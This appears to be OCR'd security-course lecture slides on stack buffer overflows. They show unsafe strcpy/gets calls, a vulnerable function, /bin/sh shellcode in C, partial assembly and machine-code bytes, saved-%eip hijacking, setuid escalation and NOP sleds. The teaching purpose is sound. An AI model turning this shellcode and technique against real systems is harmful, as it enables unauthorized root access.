



```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

Buffer overflow




Input writes from low to high address

```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

Buffer overflow

Can overwrite the program's control flow %eip



Input writes from low to high address

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gets(loc1);
strcpy(loc1, <user input>);
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
```

Code Injection

High-level Idea

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



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

1. Load our code into memory

High-level Idea

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void func(char *arg1)
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    char buffer[4];
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

1. Load our code into memory
2. Somehow get %eip point to it

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void func(char *arg1)
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

1. Load our code into memory
2. Somehow get %eip point to it

Challenge 1: Loading code into memory

- It must be the machine code instructions
  - Compiled and ready to run
- Be careful in how we construct it
  - Non-zero bytes (`'\0'`) otherwise `strcpy` will stop
  - Can't make use of any loader
  - Can't use the stack

What code to run?

- Goal: full-purpose shell
  - The code to launch a shell is called “shell code”
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, go from guest to root

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = “/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Shellcode

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Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
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xorl %eax, %eax
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...
```

Machine code(your input)

```
“\x31\xc0”
“\x50”
“\x68””//sh”
“\x68””/bin”
“\x89\xe3”
“\x50”
...
```

Privilege Escalation


- Permissions: read/write/execute
  - Owner, group, everyone else
- Permissions are defined over userid and groupid
  - Every user has a userid
  - Root userid is 0
- Consider a service like `passwd`
  - Owned by root
  - But you want any user to be able to execute it

Real vs Effective Userid

- (Real) Userid: the user who ran the process
- Effective userid: what is used to determine what permissions/access the process has
- Consider `passwd`: root owns it, but user can run it
  - getuid() will return who ran it
  - seteuid(0) to set the effective userid to root
- What is the potential attack?
  - If you can get a root-owned process to run setuid(0)/seteuid(0), then you get root permission

Challenge 2: Getting the Injected Code to run

- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



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

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
Hijacking the saved %eip



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

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

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



But how do we know the address?

Hijacking the saved %eip

What if we are wrong?



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



This is most likely data, so CPU will panic(**invalid instruction**)

Challenge 3: Finding the Return Address

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case: 32-bit memory space, then 2^{32} possible answers
- But without address randomization:
  - The stack always starts from the same, **fixed address**
  - The stack will grow, but usually doesn't grow deeply

Improving our chances: nop


nop is a single-byte instruction
Just move to the next instruction



Improving our chances: nop


nop is a single-byte instruction
Just move to the next instruction

Jump to the nop area will be fine




Now we improve our changes by using nops

Buffer Overflow: Putting All Together



Buffer Overflow: Putting All Together

Start writing wherever
The input to strcpy begins



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

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

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



How can we make the challenge more difficult?

